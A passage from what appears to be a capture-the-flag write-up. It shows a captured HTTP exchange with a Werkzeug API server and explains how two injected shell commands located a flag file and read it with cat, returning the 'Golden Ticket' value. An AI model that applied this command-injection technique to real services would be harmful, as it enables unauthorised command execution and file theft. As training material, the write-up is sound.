Firefox/68.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.248.164.3:5000/
Origin: http://192.248.164.3:5000
Connection: close
```

Response

Raw Headers Hex Render

```
HTTP/1.0 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 50
Access-Control-Allow-Origin: http://192.248.164.3:5000
Vary: Origin
Server: Werkzeug/0.16.0 Python/2.7.15+
Date: Thu, 12 Dec 2019 18:13:19 GMT

{"Response": "e0b1079536011ca5f437e85a86509aa3\n"}
```

Notice the server sent the Golden Ticket in response.

Golden Ticket: e0b1079536011ca5f437e85a86509aa3

So, the first command found the name of the file containing the flag and appended that file's name to the cat command.

The second command executed the above created cat command and returned the contents of that file.

References:

1. OWASP API Security (https://www.owasp.org/index.php/OWASP_API_Security_Project)